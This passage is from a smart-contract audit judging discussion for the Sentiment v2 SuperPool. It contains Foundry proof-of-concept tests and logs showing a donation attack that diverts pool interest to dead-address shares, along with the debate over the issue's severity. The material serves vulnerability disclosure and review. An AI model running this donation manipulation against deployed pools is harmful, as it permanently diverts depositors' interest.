Also since we have losses even on calling accrue() with hours delay it is reasonable to consider that this could happen from **normal interactions**, as well.

I consider and marked this issue `HIGH` since the losses can greatly exceed 1% and can be reproduced idenfinetely, in some cases causing even directly 100% loss of fees. Having one interaction every few hours without minimum amount of deposit is not huge constraint and can also occur naturally.

cvetanovv

@MrValioBg This PoC test not work. You forgot to show `borrowFromFixedRatePool()`. If possible add the console.log to see what the losses are.

btw most protocols use the same implementation of `accrue()` when it needs to accrue interest. I don't see why there would be an issue here.

MrValioBg

@cvetanovv Sorry about the `borrowFromFixedRatePool()`, here you are:

```
function borrowFromFixedRatePool(
    uint256 borrowAmount
) public {
    vm.startPrank(positionOwner);
    bytes memory data = abi.encode(fixedRatePool2, borrowAmount);

    Action memory action = Action({ op: Operation.Borrow, data: data });
    Action[] memory actions = new Action[](1);
    actions[0] = action;
    PositionManager(positionManager).processBatch(position, actions);
}
```

The assertions & the comments show the losses.

Which protocols for example? Do they have the same interestFee variable, calculated in this way, **the precision loss is in the interestFee** which can round it down to 0, the precision in the interest accrued itself should not be as noticeable.

cvetanovv

After a thorough review, I believe this issue could be of Medium severity.

Watson shows precision loss when handling low-decimal assets like USDC/USDT, which can result in interest fees rounding down to zero in certain cases.

While the impact is more pronounced with small borrow amounts and short accrual periods, cumulative losses can still add up over time.

Planning to accept the escalation and make this issue a Medium severity.

WangSecurity

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- ZdravkoHr: accepted

Issue M-19: Attacker Can Manipulate Interest Distribution by Exploiting Asset Transfers and Fee Accrual Mechanism

Source: https://github.com/sherlock-audit/2024-08-sentiment-v2-judging/issues/541

Found by

0xarno

Summary

Attacker can take advantage of the SuperPool's interest system. By depositing a large amount of assets before a regular user does, the attacker can make the ”dead” address receive a lot more interest than it should. This unfairly benefits the dead address and disadvantages other users. The issue is caused by how the system calculates and gives out fees and interest.

Vulnerability Detail

The vulnerability arises from the fact that an attacker can send a significant amount of assets to the SuperPool before a deposit is made by a regular user. This results in a disproportionate amount of interest being allocated to shares owned by the dead address, which was included during the initialization of the SuperPool. The specific sequence of operations allows the dead address to accumulate a substantial amount of interest due to the way fee shares are calculated and allocated.

Impact

The primary impact is that the dead address can accumulate a large portion of the total interest accrued by the SuperPool, resulting in:

- Unequal distribution of accrued interest among stakeholders.
- Potential financial loss for legitimate users, as their share of the interest is reduced in favor of the dead address.

Code Snippet

```
function simulateAccrue() internal view returns (uint256, uint256) {
        uint256 newTotalAssets = totalAssets();
        uint256 interestAccrued = (newTotalAssets > lastTotalAssets) ?
↪   newTotalAssets - lastTotalAssets : 0;
        if (interestAccrued == 0 || fee == 0) return (0, newTotalAssets);

        uint256 feeAssets = interestAccrued.mulDiv(fee, WAD);
        // newTotalAssets already includes feeAssets
        uint256 feeShares = _convertToShares(feeAssets, newTotalAssets - feeAssets,
↪   totalSupply(), Math.Rounding.Down);

        return (feeShares, newTotalAssets);
    }
```

LINK

Coded POC

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import "../BaseTest.t.sol";
import {console2} from "forge-std/console2.sol";
import {FixedPriceOracle} from "src/oracle/FixedPriceOracle.sol";

contract SuperPoolUnitTests is BaseTest {
    uint256 initialDepositAmt = 1000;

    Pool pool;
    Registry registry;
    SuperPool superPool;
    RiskEngine riskEngine;
    SuperPoolFactory superPoolFactory;
    address user_1 = makeAddr("User_1");

    address attacker = makeAddr("Attacker");

    address public feeTo = makeAddr("FeeTo");

    function setUp() public override {
        super.setUp();

        pool = protocol.pool();
        registry = protocol.registry();
        riskEngine = protocol.riskEngine();
        superPoolFactory = protocol.superPoolFactory();

        FixedPriceOracle asset1Oracle = new FixedPriceOracle(1e18);
        vm.prank(protocolOwner);
        riskEngine.setOracle(address(asset1), address(asset1Oracle));
    }

    function test_interest_manipulation_WITH_BUG() public {
        address feeRecipient = makeAddr("FeeRecipient");

        vm.prank(protocolOwner);
        asset1.mint(address(this), initialDepositAmt);
        asset1.approve(address(superPoolFactory), initialDepositAmt);

        address deployed = superPoolFactory.deploySuperPool(
            poolOwner,
            address(asset1),
            feeRecipient,
            1e17,
            type(uint256).max,
            initialDepositAmt,
            "test",
            "test"
        );
        superPool = SuperPool(deployed);
        /*//////////////////////////////////////////////////////////////
                     ATTACKER SENDING FUNDS TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/

        vm.startPrank(attacker);
        asset1.mint(attacker, 1e18);
        asset1.transfer(address(superPool), 1e18);
        vm.stopPrank();

        /*//////////////////////////////////////////////////////////////
                     user_1 DEPOSITNG TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/

        vm.startPrank(user_1);
        asset1.mint(user_1, 1e18);

        asset1.approve(address(superPool), type(uint256).max);

        superPool.deposit(1e18, user_1);
        vm.stopPrank();
        console2.log(
            "SuperPool(SHARES) Balance of User1: ",
            superPool.balanceOf(user_1)
        );
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient: ",
            superPool.balanceOf(feeRecipient)
        );

        /*//////////////////////////////////////////////////////////////
```

```
                          NOW SUPERPOOL ACCUMATES INTEREST
        //////////////////////////////////////////////////////////////*/
        asset1.mint(address(superPool), 0.5e18);
        superPool.accrue();
        uint SHARES_OF_DEAD_ADDRESS =
↪   superPool.balanceOf(0x000000000000000000000000000000000000dEaD);
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient: ",
            superPool.balanceOf(feeRecipient)
        );
        console2.log(
            " assest1 balance of superpool: ",
            asset1.balanceOf(address(superPool))
        );

        console2.log("SuperPool(SHARES) Total Supply: ", superPool.totalSupply());

        console2.log("Preview Mint for User1: ", superPool.previewMint(1111));
        console2.log(
            "Preview Mint for FeeRecipient: ",
            superPool.previewMint(156)
        );
        console2.log("Preview Mint for dead: ", superPool.previewMint(1000));
        // assert that the preview mint for dead is greater than the 40% of the
↪   total supply of superpool asset1
        assert(
            superPool.previewMint(SHARES_OF_DEAD_ADDRESS) >
                (superPool.totalSupply() * 0.4e18) / 1e18
        );
    }
}
```

Tool used

Manual Review

Recommendation

Limit Dead Address Shares during interest calculation

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

z3s commented:

> Admins are trusted

ARNO-0

escalate

sherlock-admin3

> escalate

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

ARNO-0

The judge's comment is wrong; the admin has nothing to do with it.

cvetanovv

This attack makes no sense. Who would send significant funds to a dead address just to increase the interest rate? Even if that happens, it is up to each user to decide where to invest funds, and if the interest rate does not satisfy him, he will not invest there.

Planning to reject the escalation and leave the issue as is.

ARNO-0

@cvetanovv
Where did I mention that the attacker would send funds to a dead address? Where did I say it would increase the interest rate?
The attack would send funds to a newly deployed superpool, causing dead shares to own a major portion of the interest that will accumulate in the pool over time.

ARNO-0

1) The root of the issue is that during interest distribution, dead shares are also counted, leading to improper distribution. Most of the interest is lost because no one will be able to claim it.
2) The attacker only needs to send a small amount, such as 1e18, to cause incorrect interest distribution. That's why I provided a coded PoC so the judge can run and observe the attack.

cvetanovv

@ARNO-0 I misunderstood the issue.

This ”dead address” does not accumulate any interest.

Run the next two PoC tests:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import "../BaseTest.t.sol";
import {console2} from "forge-std/console2.sol";
import {FixedPriceOracle} from "src/oracle/FixedPriceOracle.sol";

contract SuperPoolUnitTests is BaseTest {
    uint256 initialDepositAmt = 1000;

    Pool pool;
    Registry registry;
    SuperPool superPool;
    RiskEngine riskEngine;
    SuperPoolFactory superPoolFactory;
    address user\_1 = makeAddr("User\_1");

    address attacker = makeAddr("Attacker");

    address public feeTo = makeAddr("FeeTo");

    function setUp() public override {
        super.setUp();

        pool = protocol.pool();
        registry = protocol.registry();
        riskEngine = protocol.riskEngine();
        superPoolFactory = protocol.superPoolFactory();

        FixedPriceOracle asset1Oracle = new FixedPriceOracle(1e18);
        vm.prank(protocolOwner);
        riskEngine.setOracle(address(asset1), address(asset1Oracle));
    }

    function test\_interest\_manipulation\_WITH\_BUG() public {
        address feeRecipient = makeAddr("FeeRecipient");

        vm.prank(protocolOwner);
        asset1.mint(address(this), initialDepositAmt);
        asset1.approve(address(superPoolFactory), initialDepositAmt);

        address deployed = superPoolFactory.deploySuperPool(
            poolOwner,
            address(asset1),
            feeRecipient,
            1e17,
            type(uint256).max,
            initialDepositAmt,
            "test",
            "test"
        );
        superPool = SuperPool(deployed);
        console2.log(
            "DEAD ADDRES START: ",
            superPool.balanceOf(0x000000000000000000000000000000000000dEaD)
        );
        /*//////////////////////////////////////////////////////////////
                     ATTACKER SENDING FUNDS TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/

        vm.startPrank(attacker);
        asset1.mint(attacker, 1e18);
        asset1.transfer(address(superPool), 1e18);
        vm.stopPrank();

        /*//////////////////////////////////////////////////////////////
                     user\_1 DEPOSITNG TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/

        vm.startPrank(user\_1);
        asset1.mint(user\_1, 1e18);

        asset1.approve(address(superPool), type(uint256).max);

        superPool.deposit(1e18, user\_1);
        vm.stopPrank();
        console2.log(
            "SuperPool(SHARES) Balance of User1: ",
            superPool.balanceOf(user\_1)
        );
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient: ",
            superPool.balanceOf(feeRecipient)
        );

        /*//////////////////////////////////////////////////////////////
                           NOW SUPERPOOL ACCUMATES INTEREST
        //////////////////////////////////////////////////////////////*/
        asset1.mint(address(superPool), 0.5e18);
        superPool.accrue();
        uint SHARES\_OF\_DEAD\_ADDRESS =
    ↪   superPool.balanceOf(0x000000000000000000000000000000000000dEaD);
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient: ",
            superPool.balanceOf(feeRecipient)
        );
        console2.log(
            " assest1 balance of superpool: ",
            asset1.balanceOf(address(superPool))
        );

        console2.log("SuperPool(SHARES) Total Supply: ", superPool.totalSupply());

        console2.log("Preview Mint for User1: ", superPool.previewMint(1111));
        console2.log(
            "Preview Mint for FeeRecipient: ",
            superPool.previewMint(156)
        );
        console2.log("Preview Mint for dead: ", superPool.previewMint(1000));
        // assert that the preview mint for dead is greater than the 40\% of the
    ↪   total supply of superpool asset1
        console2.log(
            "DEAD ADDRESS END: ",
            superPool.balanceOf(0x000000000000000000000000000000000000dEaD)
        );
        assert(
            superPool.previewMint(SHARES\_OF\_DEAD\_ADDRESS) >
                (superPool.totalSupply() * 0.4e18) / 1e18
        );
    }
}
```

You can see that at the beginning and the end this address has the same value.

```
Logs:
  DEAD ADDRES START:  1000
  SuperPool(SHARES) Balance of User1:  1111
  SuperPool(SHARES) Balance of FeeRecipient:  111
  SuperPool(SHARES) Balance of FeeRecipient:  156
   assest1 balance of superpool:  2500000000000001000
  SuperPool(SHARES) Total Supply:  2267
  Preview Mint for User1:  1224647266313933471
  Preview Mint for FeeRecipient:  171957671957672027
  Preview Mint for dead:  1102292768959436068
  DEAD ADDRESS END:  1000
```

In the next PoC test, I moved `SHARES`
`allowbreak _OF`
`allowbreak _DEAD`
`allowbreak _ADDRESS` **before the attack took place**, and it still works. This proves that the issue is invalid.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import "../BaseTest.t.sol";
import {console2} from "forge-std/console2.sol";
import {FixedPriceOracle} from "src/oracle/FixedPriceOracle.sol";
```

```
contract SuperPoolUnitTests is BaseTest {
    uint256 initialDepositAmt = 1000;

    Pool pool;
    Registry registry;
    SuperPool superPool;
    RiskEngine riskEngine;
    SuperPoolFactory superPoolFactory;
    address user\_1 = makeAddr("User\_1");

    address attacker = makeAddr("Attacker");

    address public feeTo = makeAddr("FeeTo");

    function setUp() public override {
        super.setUp();

        pool = protocol.pool();
        registry = protocol.registry();
        riskEngine = protocol.riskEngine();
        superPoolFactory = protocol.superPoolFactory();

        FixedPriceOracle asset1Oracle = new FixedPriceOracle(1e18);
        vm.prank(protocolOwner);
        riskEngine.setOracle(address(asset1), address(asset1Oracle));
    }

    function test\_interest\_manipulation\_WITH\_BUG() public {
        address feeRecipient = makeAddr("FeeRecipient");

        vm.prank(protocolOwner);
        asset1.mint(address(this), initialDepositAmt);
        asset1.approve(address(superPoolFactory), initialDepositAmt);

        address deployed = superPoolFactory.deploySuperPool(
            poolOwner,
            address(asset1),
            feeRecipient,
            1e17,
            type(uint256).max,
            initialDepositAmt,
            "test",
            "test"
        );
        superPool = SuperPool(deployed);
        // console2.log(
        //     "DEAD ADDRES START: ",
        //     superPool.balanceOf(0x000000000000000000000000000000000000dEaD)
        // );
        /*//////////////////////////////////////////////////////////////
                     ATTACKER SENDING FUNDS TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/
        uint SHARES\_OF\_DEAD\_ADDRESS =
    ↪   superPool.balanceOf(0x000000000000000000000000000000000000dEaD);
        vm.startPrank(attacker);
        asset1.mint(attacker, 1e18);
        asset1.transfer(address(superPool), 1e18);
        vm.stopPrank();

        /*//////////////////////////////////////////////////////////////
                     user\_1 DEPOSITNG TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/

        vm.startPrank(user\_1);
        asset1.mint(user\_1, 1e18);

        asset1.approve(address(superPool), type(uint256).max);

        superPool.deposit(1e18, user\_1);
        vm.stopPrank();
        console2.log(
            "SuperPool(SHARES) Balance of User1: ",
            superPool.balanceOf(user\_1)
        );
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient: ",
            superPool.balanceOf(feeRecipient)
        );

        /*//////////////////////////////////////////////////////////////
                           NOW SUPERPOOL ACCUMATES INTEREST
        //////////////////////////////////////////////////////////////*/

        asset1.mint(address(superPool), 0.5e18);
        superPool.accrue();

        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient: ",
            superPool.balanceOf(feeRecipient)
        );
        console2.log(
            " assest1 balance of superpool: ",
            asset1.balanceOf(address(superPool))
        );

        console2.log("SuperPool(SHARES) Total Supply: ", superPool.totalSupply());

        console2.log("Preview Mint for User1: ", superPool.previewMint(1111));
        console2.log(
            "Preview Mint for FeeRecipient: ",
            superPool.previewMint(156)
        );
        console2.log("Preview Mint for dead: ", superPool.previewMint(1000));
        // assert that the preview mint for dead is greater than the 40\% of the
↪   total supply of superpool asset1
        // console2.log(
        //     "DEAD ADDRESS END: ",
        //     superPool.balanceOf(0x000000000000000000000000000000000000dEaD)
        // );
        assert(
            superPool.previewMint(SHARES\_OF\_DEAD\_ADDRESS) >
                (superPool.totalSupply() * 0.4e18) / 1e18
        );
    }
}
```

```
Logs:
  SuperPool(SHARES) Balance of User1:  1111
  SuperPool(SHARES) Balance of FeeRecipient:  111
  SuperPool(SHARES) Balance of FeeRecipient:  156
   assest1 balance of superpool:  2500000000000001000
  SuperPool(SHARES) Total Supply:  2267
  Preview Mint for User1:  1224647266313933471
  Preview Mint for FeeRecipient:  171957671957672027
  Preview Mint for dead:  1102292768959436068
```

My decision to reject the escalation remains.

ARNO-0

@cvetanovv I apologize for a small mistake in the report's PoC (I used totalSupply instead of totalAssets() in the assertion but issue is still valid), which may have caused some confusion. In case you still don't fully understand the issue and how ERC4626 (superpool) works here. Let me explain in detail how the interest system used by the team distributes interest and how an attacker can manipulate the system with no effort and minimal value. In the 4th point, I explained how the changes you made in PoC 2 do not mean anything.

1) **ERC4626 mints shares which represent the assets owned in the vault.** Generally, this vault accumulates yield, which is then distributed to the shareholders of the vault. Shares remain constant since only the underlying asset supply is increased. Accumulated interest/yield can then be claimed by users of the vault (ERC4626/superpool) using generic redeem/withdraw functions according to the shares they own. Now, their withdrawn asset will be greater than the deposited amount for the reason I explained above. Superpool here works the same way.

2) **When yield/interest is accumulated in the vault, this function is used to update the `lastTotalAssets`:**

```
function accrue() public {
    (uint256 feeShares, uint256 newTotalAssets) = simulateAccrue();
    if (feeShares != 0) ERC20.\_mint(feeRecipient, feeShares);
    lastTotalAssets = newTotalAssets;
}
```

This is crucial since it represents the assets deposited by users and the interest accumulated. Also, some percentage of the interest is taken as a fee, and then new shares are minted to the `feeRecipient` after `accrue()` is called, which is called every time there is a change in the underlying assets. This can be seen in this function:

```
function simulateAccrue() internal view returns (uint256, uint256) {
    uint256 newTotalAssets = totalAssets();
    uint256 interestAccrued = (newTotalAssets > lastTotalAssets) ? newTotalAssets -
↪   lastTotalAssets : 0;
    if (interestAccrued == 0 || fee == 0) return (0, newTotalAssets);

    uint256 feeAssets = interestAccrued.mulDiv(fee, WAD);
    // newTotalAssets already includes feeAssets
    uint256 feeShares = \_convertToShares(feeAssets, newTotalAssets - feeAssets,
↪   totalSupply(), Math.Rounding.Down);

    return (feeShares, newTotalAssets);
}
```

The line `(newTotalAssets>lastTotalAssets)` flags that the balance of the pool went up, which means we need to update the state variable `lastTotalAssets` so that the interest can be claimed by the users of the pool. So it shows that shares owned by the users of the pool remain constant; interest accumulation literally means that the underlying asset supply increased in the pool. Therefore, the argument given by you, `This"deadaddress"doesnotaccumulateanyinterest`, is invalid.

3) **As I mentioned earlier, shares represent the ownership of the assets in the vault.** Suppose user 1 deposited 1e18 in the pool (no other user in the pool); shares minted are also 1e18 (it does not matter how many are minted). So we say that user 1 has 100% ownership of the balance of the underlying assets. If user 2 deposits 1e18 and mints 1e18 shares, we can say that user 2 has 50% shares of the total minted shares(2e18) and 50% ownership on the total assest balance of the pool. So if the pool accumulates interest, let's suppose 1e18, still both users will have 50% ownership (user_1 shares = 1e18, user_2 shares = 1e18 remains constant), i.e., 1.5e18 assets each(this is the amount they can claim from the pool).

4) The changes you made in PoC 2 literally do not do anything; you just checked the shares owned by the dead address, and obviously, they would remain constant. The attacker still sent funds directly to the pool, and then when a user called `deposit`, `accrue` was called first. Then `lastTotalAssets` was updated to the current balance of the pool, which made the pool mint fewer shares (inflated share price).

5) In short, if the interest is accumulated before any user deposits into the pool, it will favor dead addresses during interest distribution.

6) If you remove the attack from the PoC and deposit normally, you'll see that 99% of the accumulated interest can be claimed by the user and the `feeRecipient`.

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import "../BaseTest.t.sol";
import {console2} from "forge-std/console2.sol";
import {FixedPriceOracle} from "src/oracle/FixedPriceOracle.sol";

contract SuperPoolUnitTests is BaseTest {
    uint256 initialDepositAmt = 1e5;

    Pool pool;
    Registry registry;
    SuperPool superPool;
    RiskEngine riskEngine;
    SuperPoolFactory superPoolFactory;
    address user\_1 = makeAddr("User\_1");

    address attacker = makeAddr("Attacker");

    address public feeTo = makeAddr("FeeTo");

    function setUp() public override {
        super.setUp();

        pool = protocol.pool();
        registry = protocol.registry();
        riskEngine = protocol.riskEngine();
        superPoolFactory = protocol.superPoolFactory();

        FixedPriceOracle asset1Oracle = new FixedPriceOracle(1e18);
        vm.prank(protocolOwner);
        riskEngine.setOracle(address(asset1), address(asset1Oracle));
    }

    function test\_interest\_manipulation\_WITH\_BUG\_2() public {
        address feeRecipient = makeAddr("FeeRecipient");

        vm.prank(protocolOwner);
        asset1.mint(address(this), initialDepositAmt);
        asset1.approve(address(superPoolFactory), initialDepositAmt);

        address deployed = superPoolFactory.deploySuperPool(
            poolOwner,
            address(asset1),
            feeRecipient,
            1e17,
            type(uint256).max,
            initialDepositAmt,
            "test",
            "test"
        );
        superPool = SuperPool(deployed);

        /*//////////////////////////////////////////////////////////////
                     user\_1 DEPOSITNG TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/

        vm.startPrank(user\_1);
        asset1.mint(user\_1, 1e18);

        asset1.approve(address(superPool), type(uint256).max);

        superPool.deposit(1e18, user\_1);
        vm.stopPrank();
        console2.log(
            "SuperPool(SHARES) Balance of User1 after depositing 1e18: ",
            superPool.balanceOf(user\_1)
        );
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient: ",
            superPool.balanceOf(feeRecipient)
        );

        /*//////////////////////////////////////////////////////////////
                           NOW SUPERPOOL ACCUMATES INTEREST
        //////////////////////////////////////////////////////////////*/

        asset1.mint(address(superPool), 10e18); // can be 0.5e18 as well as in
↪   report poc
        superPool.accrue();
        uint SHARES\_OF\_DEAD\_ADDRESS = superPool.balanceOf(
            0x000000000000000000000000000000000000dEaD
        );
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient after interest accumulates:
↪   ",
            superPool.balanceOf(feeRecipient)
        );
        console2.log(
            "Assest balance of superpool after interest accumulates: ",
            asset1.balanceOf(address(superPool))
        );

        console2.log(
            "SuperPool(SHARES) Total Supply after interest accumulates: ",
            superPool.totalSupply()
        );

        console2.log(
            "Preview Redeem for User1: ",
            superPool.previewRedeem(superPool.balanceOf(user\_1))
        );
        console2.log(
            "Preview Redeem for FeeRecipient: ",
            superPool.previewRedeem(superPool.balanceOf(feeRecipient))
        );
        console2.log(
            "Preview Redeem for dead: ",
            superPool.previewRedeem(SHARES\_OF\_DEAD\_ADDRESS)
        );
        //
        console2.log("totalAssets() : ", superPool.totalAssets());


        console2.log(
            "\% of total assest the dead shares can claim: ",
            (superPool.previewRedeem(SHARES\_OF\_DEAD\_ADDRESS) * 1e18) /
                superPool.totalAssets()
        );

        console2.log(
            "\% of total assest the user1 and feeRecipient shares can claim: ",
            ((superPool.previewRedeem(superPool.balanceOf(user\_1)) +
                superPool.previewRedeem(superPool.balanceOf(feeRecipient))) *
                1e18) / superPool.totalAssets()
        );
         // claimable interest is greater than 99\% of the total assets
        assert(
            superPool.previewRedeem(superPool.balanceOf(user\_1)) +
                superPool.previewRedeem(superPool.balanceOf(feeRecipient)) >
                (superPool.totalAssets() * 0.99e18) / 1e18
        );
    }
}
```

```
Logs:
  SuperPool(SHARES) Balance of User1 after depositing 1e18:  1000000000000000000
  SuperPool(SHARES) Balance of FeeRecipient:  0
  SuperPool(SHARES) Balance of FeeRecipient after interest accumulates:
↪   100000000000009000
  Assest balance of superpool after interest accumulates:  110000000000000100000
  SuperPool(SHARES) Total Supply after interest accumulates:  1100000000000109000
  Preview Redeem for User1:  99999999999990999991
  Preview Redeem for FeeRecipient:  9999999999999999999
  Preview Redeem for dead:  999999
  totalAssets() :  110000000000000100000
  \% of total assest the dead shares can claim:  90908
  \% of total assest the user1 and feeRecipient shares can claim:
↪   999999999999909090
```

ARNO-0

Here is the corrected PoC. I changed `previewMint` to `previewRedeem` (it doesn't matter whether it's `previewMint` or `previewRedeem`; the underlying logic is the same as both return the assets in exchange for shares as input) and replaced `totalSupply()` with `totalAssets ()`.

2) The attack demonstrates that less than 60% (exact value: 587497164071362276 / 1e18 = 58.749%) of the underlying assets are owned by the combined `user allowbreak _1` and `FeeRecipient`, while the rest are owned by dead shares (exact value: 412498710941528307 / 1e18 = 41.24%).

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import "../BaseTest.t.sol";
import {console2} from "forge-std/console2.sol";
import {FixedPriceOracle} from "src/oracle/FixedPriceOracle.sol";

contract SuperPoolUnitTests is BaseTest {
    uint256 initialDepositAmt = 1e5;

    Pool pool;
    Registry registry;
    SuperPool superPool;
    RiskEngine riskEngine;
    SuperPoolFactory superPoolFactory;
    address user\_1 = makeAddr("User\_1");

    address attacker = makeAddr("Attacker");

    address public feeTo = makeAddr("FeeTo");

    function setUp() public override {
        super.setUp();

        pool = protocol.pool();
        registry = protocol.registry();
        riskEngine = protocol.riskEngine();
        superPoolFactory = protocol.superPoolFactory();

        FixedPriceOracle asset1Oracle = new FixedPriceOracle(1e18);
        vm.prank(protocolOwner);
        riskEngine.setOracle(address(asset1), address(asset1Oracle));
    }

    function test\_interest\_manipulation\_WITH\_BUG\_1() public {
        address feeRecipient = makeAddr("FeeRecipient");

        vm.prank(protocolOwner);
        asset1.mint(address(this), initialDepositAmt);
        asset1.approve(address(superPoolFactory), initialDepositAmt);

        address deployed = superPoolFactory.deploySuperPool(
            poolOwner,
            address(asset1),
            feeRecipient,
            1e17,
            type(uint256).max,
            initialDepositAmt,
            "test",
            "test"
        );
        superPool = SuperPool(deployed);
        /*//////////////////////////////////////////////////////////////
                     ATTACKER SENDING FUNDS TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/

        vm.startPrank(attacker);
        asset1.mint(attacker, 1e18);
        asset1.transfer(address(superPool), 1e18);
        vm.stopPrank();

        /*//////////////////////////////////////////////////////////////
                     user\_1 DEPOSITNG TO SUPERPOOL
        //////////////////////////////////////////////////////////////*/

        vm.startPrank(user\_1);
        asset1.mint(user\_1, 1e18);

        asset1.approve(address(superPool), type(uint256).max);

        superPool.deposit(1e18, user\_1);
        vm.stopPrank();
        console2.log(
            "SuperPool(SHARES) Balance of User1 after depositing: ",
            superPool.balanceOf(user\_1)
        );
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient before: ",
            superPool.balanceOf(feeRecipient)
        );

        /*//////////////////////////////////////////////////////////////
                           NOW SUPERPOOL ACCUMATES INTEREST
        //////////////////////////////////////////////////////////////*/
        asset1.mint(address(superPool), 10e18);
        superPool.accrue();
        uint SHARES\_OF\_DEAD\_ADDRESS = superPool.balanceOf(
            0x000000000000000000000000000000000000dEaD
        );
        console2.log(
            "SuperPool(SHARES) Balance of FeeRecipient after interest accumulates:
↪   ",
            superPool.balanceOf(feeRecipient)
        );
        console2.log(
            "Assest balance of superpool: ",
            asset1.balanceOf(address(superPool))
        );

        console2.log(
            "SuperPool(SHARES) Total Supply: ",
            superPool.totalSupply()
        );

        console2.log(
            "Preview Redeem for User1: ",
            superPool.previewRedeem(superPool.balanceOf(user\_1))
        );
        console2.log(
            "Preview Redeem for FeeRecipient: ",
            superPool.previewRedeem(superPool.balanceOf(feeRecipient))
        );
        console2.log(
            "Preview Redeem for dead: ",
            superPool.previewRedeem(SHARES\_OF\_DEAD\_ADDRESS)
        );
        console2.log("Total Assets: ", superPool.totalAssets());

        console2.log(
            "\% of total assest the dead shares can claim: ",
            (superPool.previewRedeem(SHARES\_OF\_DEAD\_ADDRESS) * 1e18) /
                superPool.totalAssets()
        );

        console2.log(
            "\% of total assest the user1 and feeRecipient shares can claim: ",
            ((superPool.previewRedeem(superPool.balanceOf(user\_1)) +
                superPool.previewRedeem(superPool.balanceOf(feeRecipient))) *
                1e18) / superPool.totalAssets()
        );

        assert(
            superPool.previewRedeem(superPool.balanceOf(user\_1)) +
                superPool.previewRedeem(superPool.balanceOf(feeRecipient)) <
                (superPool.totalAssets() * 0.6e18) / 1e18
        );
    }
}
```

```
Logs:
  SuperPool(SHARES) Balance of User1 after depositing:  111111
  SuperPool(SHARES) Balance of FeeRecipient before:  11111
  SuperPool(SHARES) Balance of FeeRecipient after interest accumulates:  31313
  Assest balance of superpool:  120000000000000100000
  SuperPool(SHARES) Total Supply:  242424
  Preview Redeem for User1:  5499977312570944049
  Preview Redeem for FeeRecipient:  1549988656285462024
  Preview Redeem for dead:  4949984531298380942
  Total Assets:  120000000000000100000
  \% of total assest the dead shares can claim:  412498710941528307
  \% of total assest the user1 and feeRecipient shares can claim:
↪  587497164071362276
```

cvetanovv

@ARNO-0 Thanks for the explanation. Now I fully understand what you meant in the issue. At first, I understood the issue differently. I run the PoC, and everything works.

Indeed, this attack will reduce the future profits of users because the "dead address" will accumulate a portion of the profit.

However, I think this issue is valid Medium(not High) because the malicious user will hurt the future profit of honest users but not profit anything from the attack. Even if he deposits later(obviously, he won't), he will be the victim, too. If users are not satisfied with the profit, they can not invest in the pool.

I am planning to accept the escalation and make this issue a valid Medium.


ARNO-0

@cvetanovv, thank you for listening to the details, sir.

I would have agreed with a medium severity rating if it was just one pool affected. However, in this case, every newly deployed pool will face losses, which will accumulate into a larger loss of funds. As you mentioned, users can choose whether to invest or not, but by then, the damage would already be done. I believe this should be considered **high**

severity for three reasons:

1) **Likelihood (High):** The attack can be executed by any regular user without the need for special tools. As soon as a pool is deployed, it can be attacked, potentially harming the protocol.
2) **Impact (High):** There is a direct and permanent loss of funds, affecting multiple parties.
3) **According to this rule:**



IV. How to identify a high issue:

1. Definite loss of funds without (extensive) limitations of external conditions. The loss of the affected party must exceed 1%.

cvetanovv

@ARNO-0 I agree with you that although the malicious user suffers little loss, he can make the attack on any pool without having an external condition.

I am planning to accept the escalation and make this issue a valid High.

elhajin

Hey @cvetanovv , I think this issue is invalid. It's like saying that an attacker can mint shares and let them accumulate yield indefinitely, which is completely fine since users choose which pools to invest in. If your concern is that an attacker could make it expensive for the deployer the first time they set up the pool by sending valuable shares to a dead address, that's similar to what we discussed in #97. Regardless, if a user invests in a pool with 1,000 shares and he have 100 , they still receive 10% of the interest, no matter how many shares are in the dead address. To be honest, this isn't really an issue at all. Issue #97 explains the risks of sending direct funds to a newly deployed address, which can lead to DoS attacks or make creating new super pools too expensive. Also, if the owner decides to burn 1 million shares at deployment, those shares will still accumulate yield, so what's the actual problem? Users can just choose not to invest in pools they don't want to. Sending shares to a dead address is a known mechanism to prevent inflation attacks, and it's widely accepted that those shares will accumulate yield from the vault. The idea is that the yield is always negligible, since the shares are small, and if the attacker increases their share count by sending funds directly to the dead address, it aligns with the concerns raised in issue #97

